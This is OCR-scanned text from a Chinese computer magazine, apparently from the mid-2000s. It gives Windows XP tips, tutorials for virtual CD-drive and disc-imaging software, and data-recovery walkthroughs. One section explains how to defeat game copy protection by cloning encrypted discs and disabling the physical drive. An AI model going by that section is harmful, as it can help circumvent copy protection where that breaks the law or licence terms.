2./nodetect：有一个技巧宣称：把“Boot.ini”文件中每个启动项后面的“fastdetect”修改为“nodetect”，可以加快WindowsXP启动速度。其实，在微软的词汇库中并没有“nodetect”这个词，Boot.ini 文件中都没有“nodetect”这个参数。因此，把“fastdetect”改为“nodetect”并不会有什么作用。对于“fastdetect”这个参数，微软给出的解释是“关闭Ntdetect.com在开机时对串口鼠标的检测”。

火速链接

我们在今年第3期《百变千面——开机画面自由换》中介绍了免费软件——BootSkin，它能帮你轻松更换 Windows 2000/XP/2003 的开机画面，而且通过简单操作还可以将自己的照片做成超酷的开机画面。下载地址：http://storage.stardock.com/files/bootskin_free.exe。

CF[XT08]

另外，平时定期整理磁盘，也会减少 MFT 的碎片，提高 Windows 读取文件的效率。

为什么文件多了会拖慢 Windows

通过上面的介绍，你应该有些意识到为什么文件太多也会拖慢 Windows 了吧？当你发觉电脑越来越慢时，其中一个重要原因是磁盘碎片太多，造成硬盘读取效率降低，而另一个重要原因就是太多的文件，因为每一个文件的信息都要写入到MFT 中，必然会造成 MFT 臃肿，而且即使你删除了某个文件，Windows 往往也不会将其信息从 MFT 中删除，日积月累下来，垃圾信息也会占用相占多的空间。而 Windows 为了增加效率，一般一开机就会将 MFT 直接调用到缓存中，这样较大的 MFT 占用了不少内存空间，从而系统在运行时经常出现物理内存不足，频繁使用虚拟内存的情况，Windows 运行效率自然降低不少。同时，开机时也会需要额外时间读入较大的 MFT，从而造成开机慢，另外，MFT 文件信息太多，自然也会增加 Windows 在硬盘中搜索文件的时间多，从而造成查看速度变慢。

用光盘镜像改善 Windows 效率

既然文件太多会影响 Windows 的性能，如果减少文件数量不就解决问题了吗？我们推荐大家可以将一些不常用的文件打包制作成光盘镜像文件，因为一个镜像文件可以包含成千上万个文件，但对于 Windows 来说，在 MFT 中则只保存一个文件的信息，这样不仅可以提高 Windows 效率，而且大大节省了 MFT 占用的磁盘空间。有数据统计，将一万个各类文件制成 10GB 的光盘镜像文件，可以节省大约 100MB 的磁盘空间。需要使用时，也相当方便，只要利用虚拟光驱软件（比如 Deamon Tools 等）就能轻松将其虚拟成光盘。

目前不少软件提供有制作光盘镜像文件的功能，比如 Nero 等，但谈到功能和灵活性都不及 UltraISO。

CF[XT07]



在任务栏开条高速公路

■ 柳庄头

在“运行”对话框或资源管理器地址栏中输入文件名称或网址，就可以快速打开系统工具或浏览网页，这比用鼠标选择菜单方便得多，其实Windows还在任务栏中提供了另一个更为快捷的高速公路——“地址”，下面我们就来看看它的妙用。

1.开启“地址”

在任务栏空白处右击，选择“工具栏→地址”，你会看到在任务栏中出现一个地址条，接着右击前面的“地址”取消“显示标题”的勾选（见图1）。它的功能与“运行”基本相同，比如输入“Regedit”可以打开注册表编辑器，输入网址可打开相应网站，输入“mailto:邮件地址”可以给朋友快速发送邮件。




图1

2.运行DOS命令

直接在这个地址条中输入DOS命令，系统会把它作为一个网址用浏览器打开，其实只要利用“cmd.exe /k DOS命令”的形式来执行DOS命令就能显示命令提示符窗口，并运行相应命令了，例如“cmd.exe /k DIR”。

3.打开中文系统文件夹

在系统中有许多文件夹都是以中文名称显示的，例如我的电脑、控制面板、桌面、我的文档、网上邻居等，其实对于这些文件夹，直接在地址条中输入其中文名称即可打开，非常方便。

4.快速打开深层文件夹

在IE地址栏中输入文件夹完整路径即可直接打开该文件夹，但对于深层文件夹，输入完整路径很麻烦，我们利用一个小技巧即可简化打开深层文件夹的操作。

如果经常要打开“C:\Program Files\Tencent\QQ”文件夹，可以右击该文件夹，选择“创建快捷方式”，然后把生成的快捷方式“QQ”复制到C:\Windows\System目录，当然也可以复制到Windows目录或Windows\System32目录，不过这两个目录中的文件太多，不便于管理。好了，现在只需在地址条中输入“qq.lnk”即可快速打开“C:\Program Files\tencent\QQ”文件夹，注意这里的.LNK扩展名一定要输入，否则地址条仍会认为你输入的是一个网址。

小提示

快速实现中文网址

把常用的网址快捷方式复制到C:\Windows\System目录，并修改为简短的中文文件名，然后在地址条中就可以直接输入类似“电爱.url”的名称实现中文上网。

5.快速非系统程序

这个地址条只能运行系统中自带的一些特定程序，例如Regedit、Notepad等，对于其他目录中的常用程序就无法运行了，当然利用上面打开深层文件夹的方法可以实现这个目的，但我们还有一个更方便的办法。

比如希望在地址条输入“qq.exe”直接运行腾讯QQ，打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths]，右击“App Paths”，选择“新建→项”，输入名称“qq.exe”，接着双击右侧窗格的“默认”，输入QQ主程序路径“C:\Program Files\tencent\QQ\qq.exe”即可（如图2）。



图2

小提示

新建的项名称“qq.exe”还可以再简化一些，设置为“qq.”，但要注意的是这个名称必须带扩展名分隔符“.”，扩展名可以为空。

CF [XT09]

虚拟光驱是一种流行的实用工具，它通过特殊的驱动程序“骗”过操作系统，不花一分钱就凭空使你的电脑多出一个(或多个)光驱，配合镜像文件就能像使用真正的光驱那样读取数据。虚拟光驱好处多多，应用它你可以得到以下便利：

★从网上下载的大型软件大多是ISO之类的镜像文件，使用虚拟光驱就可以直接安装和使用它们，非常方便。

★不用光盘也能运行光盘文件，最大限度地减少原版光盘及真实光驱的磨损。

★虚拟光驱直接在硬盘上运行，比真实的光驱快好几十倍。

★可以随意增加多个虚拟光驱，这样可同时运行多个光盘，免去频繁换盘之苦。



虚拟光驱 一个真实的谎言

■河北　周建军

芝麻开门

1.虚拟光驱软件知多少？

虚拟光驱软件从DOS时代起就非常流行了，发展到今天大约有几十种产品，仅小编所知的就有近十种，下面简单介绍几款较流行的虚拟光驱软件。

名称	特点	下载地址
Daemon Tools	支持PS游戏光盘和加密光盘；支持CUE、ISO、CCD、BWT、MDS、CDI等多种格式；可以直接把光盘镜像变成一个光驱盘符。	www.onlinedown.net/soft/3617.htm
CloneCD	工作于Raw模式，可1:1复制CD(即使有保护或加密)。CloneCD＋Daemon Tools的组合是虚拟光驱最经典的用法之一，双剑合并，威力无比。	www.onlinedown.net/soft/9421.htm
碟中碟2	支持保护光盘、PS游戏光盘的虚拟；支持Safedisc 1、Safedisc2等光盘游戏虚拟；能抓取和虚拟保护光盘密码指纹；支持CD音乐光盘的抓取(配合ASPI32)，支持虚拟光驱扩展VCDROM Extension文件系统。	www.onlinedown.net/soft/2584.htm
虚拟光驱(Virtual Drive)	能创建多达23台虚拟光驱；多语言支持(安装时会自动选择)；支持刻录。	www.onlinedown.net/soft/22077.htm
虚拟光盘专家VcdromX	可将分布在硬盘、光盘等介质上的文件制作成虚拟光盘文件(即FCD文件)。	sccrc.onlinedown.net/down/vcdromx41p.exe
BlindWrite	与Clone CD功能类似；能将“防拷保护”光盘制成镜像；支持多种格式光盘。	www.onlinedown.net/soft/20779.htm
Paragon CD-ROM Emulator	支持整盘的虚拟或部分文件的虚拟，支持音乐CD的虚拟和CDDB数据库下载，能把硬盘中的文件做成虚拟光盘，还可以把硬盘里的Wav、MP3文件虚拟成CD光盘(并不占用空间)。	www.onlinedown.net/soft/14661.htm

2.为什么选择Alcohol 120%？

虚拟光驱类软件各有特色，很难说某个软件一定优于其他软件，不过小编个人的意见认为，Alcohol 120%(下载地址:http://www.onlinedown.net/soft/3597.htm)确实算是此类软件中的佼佼者，我们选择它的理由有三:一、全能，上面所介绍软件的功能它几乎都有，并且备一些上述软件所没有的功能，正所谓“一旦拥有，别无所求”；二、操作简单，初学者很快能上手；三、支持光盘类型及镜像格式非常多。

虚拟光驱篇

实例1:用虚拟光驱玩游戏

阿Z花费了N个小时，用BT从网上下载了一款经典的游戏软件，下载完成后才发现是一个名为Youxi.mds的文件，阿Z试了很多方法都没能打开它，后来问了一下网友，得知原来这是一个光盘镜像，需要虚拟光驱才能打开。

解决方案:安装Alcohol 120%，用虚拟光驱加载光盘镜像，读取镜像文件内容。

安装好Alcohol 120%后，双击打开“我的电脑”，会发现多了一个光驱盘符，这就是Alcohol 120%自动生成的虚拟光驱了。

第一步:启动Alcohol 120%(见图1)，在光盘柜区(右上角窗格)右击，选择“添加镜像文件”命令，从打开的窗口中选定下载所得的Youxi.mds，将其添加到光盘柜中。

第二步:在光盘柜中右击Youxi，从右键菜单中选择“载入设备→(K:)AXV CD/DVD-ROM”(其中K为虚拟光驱的盘符)。

第三步:在“我的电脑”中打开K盘，



即可看到镜像文件的具体内容。就像插入了真正的游戏光盘一样，你可以运行光盘上的游戏安装程序并玩游戏了。

其实，不用启动Alcohol 120%也可装入光盘镜像：在“我的电脑”中右击Alcohol 120%生成的虚拟光驱，在右键菜单中点击“载入镜像→打开”命令；在弹出的对话框中找到Youxi.mds光盘镜像，将其载入虚拟光驱即可。如果想退出光盘镜像，可右击虚拟光驱盘符，然后选择“卸载镜像”命令。

Just Do It

即使没有Youxi.mds文件，也不妨碍练习本例，因为Alcohol 120%除支持MDS外，还支持ISO、NRG、CCD、BWT、CUE、CDI、PDI等多种流行的光盘镜像格式。你可以通过本刊2004年20期《Nero 精彩每一“刻”》一文中第一个实例所介绍的方法，任意制作多种类型的光盘镜像文件，体验一下在虚拟光驱上安装操作系统、运行软件、听MP3音乐等多种感受。

实例2:为虚拟光驱“加装”音频线

在上例的游戏镜像中，阿Z还发现它带有CD音轨，一定挺好听的，于是阿Z兴冲冲地启动系统自带的“CD唱机”进行播放，只见CD唱机在播放但却听不到声音。原来，光驱需要通过音频线与声卡相连才能播放CD唱片，否则只能从光驱前面板上的耳机接口欣赏CD。

解决方案:为虚拟光驱安装虚拟的音频线，开启虚拟光驱的CD播放功能。

第一步:在Alcohol 120%主界面中点击菜单“文件→选项”命令，打开选项窗口。

第二步:在左侧选中“驱动器参数”，在右侧勾选“直接使用DirectSound播放模拟音频”，然后再勾选“音量控制”并拖动滑杆适当调整音量，接着把DirectSound映射设备设置为“主声音驱动程序”，最后点击“确定”按钮即可。重启CD唱机，即可播放光盘上的CD音轨了。

实例3:把虚拟光驱调整到第一位

阿Z从虚拟光驱上安装好游戏后，却发现无法启动游戏。查阅相关资料，发现原来这款游戏在运行时，要求游戏光盘必须放入系统的第一光驱中。事实上有许多游戏及软件也有这个问题存在。

解决方案:调整虚拟光驱盘符，将其设置为第一光驱。

第一步:在Alcohol 120%主界面中点击菜单“查看→磁盘管理”命令，调出操作系统的磁盘管理窗口。

第二步:在该窗口下方右击光驱盘符，在右键菜单中选择“更改驱动器名和路径”命令(见图2)，在弹出对话框中点击“更改”(2000中为“编辑”)按钮，在新弹出的窗口中即可为该光盘指定新的盘符了。

假设有两个物理光驱，盘符分别为I和J，虚拟光驱的盘符为K，那么可以先把虚拟光驱的盘符修改为L，然后把光驱I的盘符修改为K，再把光驱L(即虚拟光驱)的盘符修改为I，这样就可以让虚拟光驱排在最前面了。



实例4:快速禁用物理光驱

虽然经过调整，但这个游戏始终无法启动，无奈之下阿Z只好再向朋友求助。朋友告诉他，这款游戏是加密游戏，在启动时要检测真实的物理光驱，如果系统内有物理光驱存在，即使虚拟光驱内放入正确的镜像文件，也不会运行程序。

解决方案一:通用的做法是打开机箱，拔掉光驱的数据线。但这种方法需要在硬件上动手脚，既不安全也不方便，所以放弃。

解决方案二:在操作系统和BIOS中全部禁用物理光驱。这种方法非常简单，能应用于绝大多数场合。 这里假设硬盘与光驱是分离的，硬盘安装在主板的第一IDE接口上，光驱安装在第二IDE接口上。

第一步:在Alcohol 120%主界面中点击菜单“查看→设备管理器”命令，打开设备管理器窗口。

第二步:单击展开“IDE ATA/ATAPI控制器”项，再右击其下的“Secondary IDE Channel”，在弹出的右键菜单中选择“停用”命令。

第三步:重启电脑，进入BIOS设置，把第二IDE通道关闭。这里以Award BIOS 6.00为例进行说明：进入BIOS后，选中“Integrated Peripherals”，按下回车键，在该窗口中选中“On-Chip Secondary PCI IDE”，用Page UP或Page Down键将其状态设置为Disabled。

第四步:保存BIOS设置，重启电脑。这样，光驱就会彻底从系统中消失，与拔掉光驱线没什么区别。如果要恢复原来的设置，则需要先把BIOS中的第二IDE通道开启，然后在操作系统中启用第二IDE通道。

镜像制作篇

巧妇难为无米之炊，有了虚拟光驱，还得有虚拟光盘，也就是光盘镜像文件了。现有网上有各种类型的镜像文件提供下载，如游戏、软件、音乐、电影等。除此之外，我们还可在原有光盘的基础上克隆，也就是复制一个与原光盘一模一样的光盘镜像，另外，也可通过专用软件，把保存在

硬盘、U 盘等各种磁盘上的数据编辑保存成光盘镜像。

由于可制作光盘镜像软件很多(比如第 20 期我们介绍过的 Nero)，因此其格式也很多，常见的有 ISO、MDS、CCD、NRG 等；同时由于光盘格式的不同，如普通数据光盘、CD 唱片、VCD 碟片，甚至还有一些加密光盘等，不同的光盘也需要做成不同的镜像格式，例如，音乐 CD 就不能保存为 ISO 格式。

实例 1:克隆英语学习软件光盘

工作当中，阿 Z 发现英语不好已影响到自己以后的发展，于是临时抱佛脚学起了英语，还买了许多英语学习光盘。因为买的都是正版光盘，当听到光盘在光驱里“呼呼”响个不停时，真是心疼，生怕用不了多长时间光盘就被损坏掉。

解决方案:用 Alcohol 120% 制作光盘镜像。

第一步:把英语学习光盘插入光驱内。这类光盘大部分会自动运行光盘程序，先将它们关掉。

第二步:启动 Alcohol 120%，在左上角的功能区点击“镜像制作向导”，在“来源光驱”中选择相应的光驱盘符，把读取速度设置为最快，然后在下面的“数据格式”中选择“Normal CD”(见图 3)，点击“下一步”按钮。



第三步:接下来的界面中，在“镜像格式”中选择“标准 ISO 镜像(*.iso)”，在左侧选择保存镜像文件的文件夹，设置镜像名称，然后点击“开始”按钮，开始制作光盘镜像(见图 4)。制作的光盘镜像文件会自动添加到 Alcohol 120% 的光盘柜中，你就可以像上篇中第一个实例那样使用这个克隆光盘啦。

Just Do It

举一反三，大家可按照上述步骤克隆出其他类型的光盘来。不过对不同类型的光盘，所选择的数据格式及镜像格式也会有所不同。比如音乐 CD 要选择“Audio CD”，混合式 CD 选择“Audio CD+”，VCD 选择“Video CD”或者“Video CD with bad sectors”等。另外，保存类型最好设置为 MDS 格式，这样能确保不丢失任何光盘信息，不过 ISO 是一种标准格式，它的兼容性要比 MDS 格式高。



实例 2:克隆加密游戏光盘

最近阿 Z 买了一款正版游戏尝鲜，为了保护好原版光盘，决定做一个游戏光盘镜像。不过这种光盘是加密盘，用普通的方法无法备份，这该怎么办呢？

解决方案:至少有三种方案来解决这个问题：第一，如果知道光盘加密方式，直接通过 Alcohol 120% 使用相应的数据格式备份；第二，用专业软件 ClonyXXl 检测加密方式，然后用 Alcohol 120% 备份；第三，检测加密方式，用数据格式设置软件 Alcoholer 或者 A-Ray scanner 启动 Alcohol 120% 进行备份。

方案一


第一步:把游戏光盘插入光驱，同时确定光盘类型。

第二步:启动 Alcohol 120%，点击“镜像制作向导”，在“来源光驱”中选择相应的光驱盘符，把读取速度设置为最快，然后在下面的“数据格式”中选择相应的加密方式。

第三步:设置保存类型和位置，单击“开始”即可。保存类型一定要设置为 MDS 格式，这样能确保不丢失任何光盘信息。

方案二

第一步:启动ClonyXXl(下载地址:http://www.onlinedown.net/soft/15229.htm)，选择正确的光驱盘符，然后点击“Scan CD”按钮扫描光盘。如果没有报告结果，可能会询问用户是否已经把该光盘的内容安装到了系统中，点击



“是”按钮后，在弹出的窗口中选中游戏的安装目录，ClonyXXL会对该目录进行搜索，确定光盘的加密方式。加密方式会在ClonyXXl主界面的“Protection”中以红色字符标出（见图5）。

第二步：启动Alcohol 120%制作光盘镜像，在数据格式中根据ClonyXXL检测出的结果选择数据类型即可。

方案三

A-Ray Scanner(下载地址：http://www.onlinedown.net/soft/26465.htm)本身既能检测光盘加密方式，又可以设置光盘备份格式。它的检测能力与ClonyXXl相比，各有千秋，当用前面的方法无法正确备份光盘时，不妨用用这款软件。

第一步：启动A-Ray Scanner，选中放有加密光盘的光驱，点击“Scan CD”按钮检测光盘。

第二步：点击“Profiler”按钮，在打开窗口的“Data Protection”项中选择相应的加密方式，然后选中下方的“Alcohol 120%”，点击“Start Application”按钮启动Alcohol 120%。

第三步：点击“镜像制作向导”，在“数据格式”中选择“A-Ray Scanner”，开始制作镜像即可。

老鸟支招

换个工具又如何？

非常不幸的是，许多游戏厂商也知道Alcohol 120%这个软件，因此专门对它做了限制，即使用其制作的光盘镜像与原光盘完全一样，也无法正常运行光盘中的软件。这时，不妨换成其他的虚拟光驱工具试试，如CDSpace(下载地址:http://www.onlinedown.net/soft/9336.htm)。

第一步:启动CDSpace，点击“创建”按钮。

第二步:在打开的窗口中，将“CD/DVD Drive”设置成正确的光盘位置，然后在“创建”中选择“类型3:专家模式”，再在“读取”中选择相应的加密方式，点击“向后”按钮(见图6)。



第三步:设置光盘镜像保存位置等信息，开始制作光盘镜像。制作完毕的光盘镜像会显示在CDSpace软件主界面的下方，双击即可将其加入虚拟光驱中。如果它还不成，那就再换一个试试，总会有一个能成功的。


实例3:制作N合1光盘镜像

这里所谓的N合1光盘，是指光盘中不同目录内存在大量相同数据的光盘，通过特殊的技术，可以让这些相同的数据只保存一次，但能包含在不同的目录中，被不同的目录所引用。所以，通过N合1技术，可以把超过一张光盘容量的数据刻录到一张刻录盘上。

解决方案：用CDImage Gui(下载地址：http://www.onlinedown.net/soft/34629.htm)制作N合1光盘镜像。

第一步：启动CDImage Gui，在左侧点击“开始”，在右侧点击“目录”，接着设置CD的根目录以及输出的ISO文件名称和目录。

第二步：如图7所示，在左侧点击“设置”，在右侧点击“签名/CRC”，在下方勾选“-O”选项，表示相同文件只存储一次。至于其他选项，可以根据需要自行设置，如设置是否允许ISO文件大于650MB、是否允许使用长文件名等。



第三步：在左侧点击“创建”，在右侧点击“开始映像创建”按钮，即可生成ISO镜像文件了。CF [SY01]

“实用软件”栏目有奖征集建议

“CFan菜鸟集训营”是我们新做的一个尝试，她主要是为新手指点常用工具软件使用的迷津，但也希望能让老手在“经典”的话题里找到新的技巧新的感觉。大家对这个新的子栏目有什么更好的建议，或者您希望下期做哪个经典软件，都可以E-mail给我：**media@cfan.com.cn**，或者写信到：**北京9615信箱《电脑爱好者》编辑部 柳絮飞收**。当然，对“实用软件”整个栏目所提的好的建议，我们也非常欢迎。如果您的建议很独到、内容详尽，我们将免费赠送给您一套正版“趋势科技网络安全个人版”。欢迎参加，来信或E-mail，请注明“建议”字样，并留下您真实的地址邮编信息。

以下几位读者积极为“实用软件”栏目提建议，分别获赠趋势正版杀毒软件一套。

(福建省)朱承洋

(河南省)倪冬冬

(浙江省)许戚聪

电脑中什么最昂贵？CPU？内存？或是硬盘？都不是，这里面任何一个部件都可以更换的，只有数据是最关键的，数据的丢失才是最大的损失。误删了数据，被病毒或软件破坏了硬盘分区表，这一切的一切对于一只菜鸟来说代价都是非常惨重的……

数据恢复大进阶 轻松找回失落的数据

■ lyh728 航瑞

数据恢复就是找回丢失的数据，例如彻底删除某个文件或文件夹，重新格式化磁盘，重新分区磁盘等都会造成数据丢失。更严重的数据丢失是存储介质硬件损坏，例如，硬盘不小心摔坏了、硬盘根本就不认了、硬盘有大量坏道等。

数据恢复 准备篇

在进行正式的数据恢复前，需要了解一些常见的数据恢复的原理，以便我们更好地恢复文件。

小提示

由于版面原因，关于零磁道、MBR、DPT等名词，大家可以从http://www.newhua.com/cfan/200422/datarecv.txt的技术文档中了解，这些名词有助于你阅读下面的实例。

1.文件误删丢失

当我们存储一个文件时，操作系统首先在一个记录所有空间使用情况的表格中，找到足够容纳新文件的空间，然后把文件内容写到相对应的硬盘扇区上，最后在表格中标出该空间被占用了。当要删除一个文件时，一般并不对实际文件所占用的扇区进行操作，而仅仅是在该表格中指明那些空间是空白的，可以分配给别的文件使用。这时，被删除的文件的实际内容并没有受到破坏，可以恢复回来。但删除文件后，又重新创建了文件，那么被删除文件所占用的扇区就有可能被新创建的文件所使用，这时就无法恢复原来被删除的文件了。

2.硬盘分区表丢失

分区表是硬盘的重要数据结构，管理整个硬盘空间。分区表丢失，表现为硬盘原分区或部分分区消失，在Windows 2000/XP的“磁盘管理器”中看到未分区的硬盘或未分区的空间。出现这个问题有多种可能。

（1）病毒：遇到比较厉害的病毒，分区表有可能被损坏或丢失，如CIH病毒等。

（2）重新分区：使用FDisk对磁盘重新划分空间，那么原来的分区表被新的分区表将取代，这时，原来分区的数据并没有损坏，仅仅是分区表指向了不正确的位置。

（3）误操作：有时进行如PQ或Ghost的操作时，如果出现断电或误操作的情况也可能会使硬盘分区表丢失。

3.硬盘剩余空间丢失

由于某些原因使硬盘空间丢失，文件系统出现文件问题导致某些簇成为“孤儿”，这些可被ScanDisk扫描出来，并保存为CHK文件。这时候需要查看，这些CHK文件是否有用，然后才能删除，但通常这些文件是没用的。

数据恢复 备份篇

有时当硬盘出现了物理损坏，最好是用Ghost的原始模式(RAW)，把损坏磁盘按扇区备份到一个镜像文件中，然后再进行恢复操作，具体的方式如下。

第一步:将损坏的硬盘接到另外一台有足够硬盘空间的电脑上。

第二步:进入DOS版的Ghost，选择“Options”(选项)，点击“Image/Tape”标签，然后选择“Image All”(全部镜像)项(见图1)。



图1 Ghost的选项窗口

第三步:在Ghost中选择“Local→Disk→To Image”，进行备份，然后在选择文件类型时，要选择“*.IMG”格式(见图2)，以便其他软件打开镜像文件。

第四步:备份好的镜像文件可以用在虚拟机或恢复至相



图2　使用IMG格式的镜像文件可以得到多种软件的支持

同型号的硬盘上进行数据恢复，也可使用如DiskExplore这种可以直接编辑镜像文件的软件尝试恢复。

数据恢复 上手篇

对于菜鸟来说，能够简单应用几款最基本的软件，几乎就可以不再求助其他人而自行进行简单恢复了。

1.恢复被误删的数据

如果要恢复被误删的数据，可以使用EasyRecovery，下载地址为http://sq5.onlinedown.net/down/fo-e604.zip，汉化版下载地址为http://zj.onlinedown.net/down/hb_easyrecoverypro60408_yy.rar。完成软件安装后，打开软件，点击窗口上侧的“Properties”项，然后选择“Language→简体中文”项，点击“确定”，重新进入软件，完成汉化。

第一步: 进入软件，在窗口左侧选择“数据修复”，然后点击右侧的“DeletedRecovery”(见图3)。



图3　功能强大的EasyRecovery

第二步: 这时会打开新窗口，在左侧选择要扫描的分区，在窗口右侧的“文件过滤器”中选择要恢复的文件扩展名，最后需要注意，如果要恢复的是文件夹，则需要勾选“完全扫描”项，完成后，点击“下一步”按钮，开始扫描被删除的文件。

第三步: 扫描完成后，可以看到所有扫描到的误删文件，勾选需要恢复的文件，点击“下一步”，设置好文件恢复的路径，再次点击“下一步”即可。

小提示

EasyRecovery的功能非常强大，还有“磁盘诊断”等非常强大的功能，大家可以自行试用。

2.恢复文件分区表

如果是因为FDisk或是其他原因将硬盘分区表破坏，可直接使用Disk Genius(下载地址:http://nj2.onlinedown.net/down/DGen20b0219.zip)进行恢复。

将软件下载后，拷贝至引导盘，然后在DOS下运行Disk Genius，选择菜单中的“工具→重建分区表”即可恢复。

3.恢复被删除的空间

如果你的硬盘剩余空间突然减少，在并没有丢失重要信息的情况下，可以使用磁盘扫描程序对硬盘进行扫描，然后删除掉所有CHK文件即可。

数据恢复 高级实例篇

上面的介绍已经足够菜鸟进行日常的恢复了，我们下面要介绍的是一些高级的硬盘恢复实例，对于大家很有指导意义。

实例1:手动恢复被CIH破坏的数据

N年前由于中了CIH病毒，无法引导操作系统。20GB硬盘系统分为3个分区，第一个分区是FAT32，大约5GB，第二个分区也是FAT32，大约8GB，最后一个分区是NTFS，重要的数据都在第二个分区上，只要恢复第二个分区就可以了。在当时，修复硬盘的自动化工具还很少，所以完全需要手工计算来恢复分区表。其实目前的自动化的工具也是使用类似的原理来修复，电脑计算比人工计算要准确得多，但有可能产生误判，所以依然需要人工辅助。

第一步: 使用DOS引导盘启动，运行Norton的DiskEditor工具(见图4)，以物理磁盘的方式访问(逻辑磁盘信息全部丢失)，发现MBR完全是无效代码，分区表也无效，查看随后的C区所在扇区，同样是混乱数据，查看硬盘后面的




图4　根据你的习惯也可换用其他磁盘编辑工具

扇区，看到很多熟悉的文件名字，判断是硬盘前面部分被覆盖，后面数据可能没有受损。

第二步:确定D区及E区的开始和结束位置，在磁盘上搜索特征字符串，如"55AA"(扩展分区表和分区的DBR的结束标志)，或者根目录的某些特殊文件名字。由于搜索速度比较慢，又因为C区大约为5GB，所以可以从3GB甚至4GB的位置开始搜索。为了保险，从硬盘的3GB的偏移位置开始搜索DBR，规则条件有:"55AA"在扇区结尾，扇区开始有FAT32的签名(OEM和FAT32等字样)，随后扇区有比较整齐的FAT数据，向前63扇区是扩展分区表等。满足的条件越多，可能性越大，经过一系列的比较和判断(这种工作手工方法非常吃力)，终于找到了D区的DBR，也就是D区实际的第一个扇区，向前偏移63个扇区，发现扩展分区表完好无损，这样就找到了完整的扩展分区。

第三步:在主分区表中写入扩展分区的起始和结束信息以及相关的内容。

第四步:重新用DOS系统盘启动，发现了原来的D区，数据完好无损，而E区由于是NTFS，无法访问，但其实E区也没有损坏。

通过这样一番搜索，重建了丢失的扩展分区分区表，100%恢复了重要数据分区D区。使用磁盘工具重建分区表的过程基本类似，都是通过分析相关的信息重建分区表。其实这次数据恢复经历，完全可以用Disk Genius工具来恢复，而且更加方便一些。

实例2:分区表、FAT表丢失的数据恢复

一个朋友拿着一个4GB的硬盘来找我，说启动后看不到分区，但里面有一个重要数据文件，也没有备份。

我把这块有问题的硬盘接到我的电脑上，然后大概了解了一下硬盘的情况，询问硬盘损坏的原因:打开电脑，无法启动，主板似乎没有自检，怀疑主板坏了，换了一块主板，发现只能在BIOS里面找到硬盘，而不能进入系统，接到别的电脑上，也看不到分区。初步判断为分区表丢失，如果仅仅是分区表丢了的话比较简单……

第一步:粗略查看硬盘数据。运行WinHEX(下载地址:http://sq3.onlinedown.net/down/winhex.zip)(见图5)或RunTimes的磁盘工具DiskExplorer(下载地址:http://sq.onlinedown.net/down/diskexpl.zip)，选中需要的物理硬盘。然后拖动滚动条，浏览一遍整个硬盘，可以看到一些有意义的字符串，还可以见到大批的零数据，当然更多是看不懂的内容。这个没有关




图5 WinHEX的磁盘工具

系，至少目前说明硬盘没有什么明显物理损坏或逻辑坏道。

第二步:自动寻找。用EasyRecovery里面的工具试图自动找到分区，但没有成功。

第三步:试图重建分区表。查看第一个扇区也就是MBR的内容，发现分区表完全损坏。如果仅仅是分区表损坏，完全可以通过搜索分区，然后根据分区的偏移重建分区表。

第四步:了解分区情况，如硬盘分有几个区，每个分区大概多大，分区格式是什么。经过询问，了解到电脑大概是1999年左右买的，装的是Windows 98，不知道几个分区，不知道分区文件系统是FAT16还是FAT32，不知道重要的数据保存在哪个分区，哪个目录名。虽然一问三知，但至少知道是FAT，不是NTFS，而且很可能是FAT32(纯属猜测)。根据经验，一般第一个分区从第64个扇区开始，这个扇区是分区的第一个扇区，对于FAT来说，是引导扇区，里面存储着BPB数据。从起始扇区一直浏览到第64个扇区，前面扇区的数据都很混乱，不像是空白的样子，怀疑被病毒改写了，看这样的症状，猜测是CIH，损坏BIOS，导致主板不能启动，同时搞乱C区的数据。一直到远远超过了64个扇区的时候，也没有看到可能是FAT引导扇区的扇区。直接搜索扇区尾部的55AA，搜索了一会，似乎没有找到引导扇区。

